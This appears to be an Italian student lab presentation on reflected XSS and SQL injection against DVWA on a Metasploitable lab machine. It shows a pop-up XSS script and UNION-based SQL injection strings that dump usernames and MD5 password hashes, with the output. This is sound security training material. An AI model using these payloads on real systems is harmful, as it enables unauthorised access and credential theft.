

A large orange circle is positioned on the left side of the slide, partially overlapping the text.

Exploit XSS-SQL Injection

ERNESTO ROBLES

Dispositivi coinvolti


MACCHINA KALI: 192.168.1.60

MACCHINA METASPOITABLE: 192.168.1.67

XSS REFLECTED

XSS è una vulnerabilità data da un'applicazione web che permette a utenti malintenzionati di iniettare script malevoli all'interno del contenuto visualizzato da altri utenti.


In questo caso con l'uso della DVWA servizio web esposto dalla machina Metasploitable, l'input malevolo viene inserito nell'URL e ritornato direttamente nella risposta HTTP, se il sito web accetta parametri di ricerca nella URL senza verificarli correttamente, siamo in grado di attaccare e fornire un link contenente uno script malevolo che verrà eseguito quando un utente clicca sul link.



XSS reflected

LO SCRIPT JAVASCRIPT QUI ILLUSTRATO È STATO UTILIZZATO NELL'ATTACCO XSS, COME POSSIAMO VEDERE HA COME RISULTATO LA VISUALIZZAZIONE DI UN BANNER POP-UP NEL BROWSER DEL CLIENT CHE IN QUESTO CASO STAMPA UN SEMPLICE MESSAGGIO E DUE OPZIONI DA FARE, BISOGNA TENERE PRESENTE CHE OLTRE AL MESSAGGIO STAMPATO POTREBBE ESSERE STATO INSTALLATO ANCHE QUALCHE MALWARE OPPURE POTREBBERO ESSERE STATE RUBATE DELLE CREDENZIALI IMPORTANTI.


```
1 <script> window.confirm("Sei stato bucato, Ringrazia Manuel!") </script>
2
3 |
```



SQL INJECTION

Sql injection è una vulnerabilità data da un'applicazione web che permette a utenti malintenzionati di eseguire comandi SQL attraverso l'interfaccia di input dell'applicazione. Un attaccante può utilizzare l'iniezione SQL per estrarre dati sensibili dal database come (password, informazioni personali o dati finanziari), potrebbe anche eseguire comandi SQL per danneggiare o eliminare dati dal database.

In questo caso con l'uso della DVWA servizio web esposto dalla machina Metaspitable, la query “%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%’#” permette di visualizzare tutte le tabelle user dentro allo schema di informazioni e la query “%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #” permette di visualizzare tutti i dati di autenticazione della tabella users come viene qui raffigurato.



Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

User ID:

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection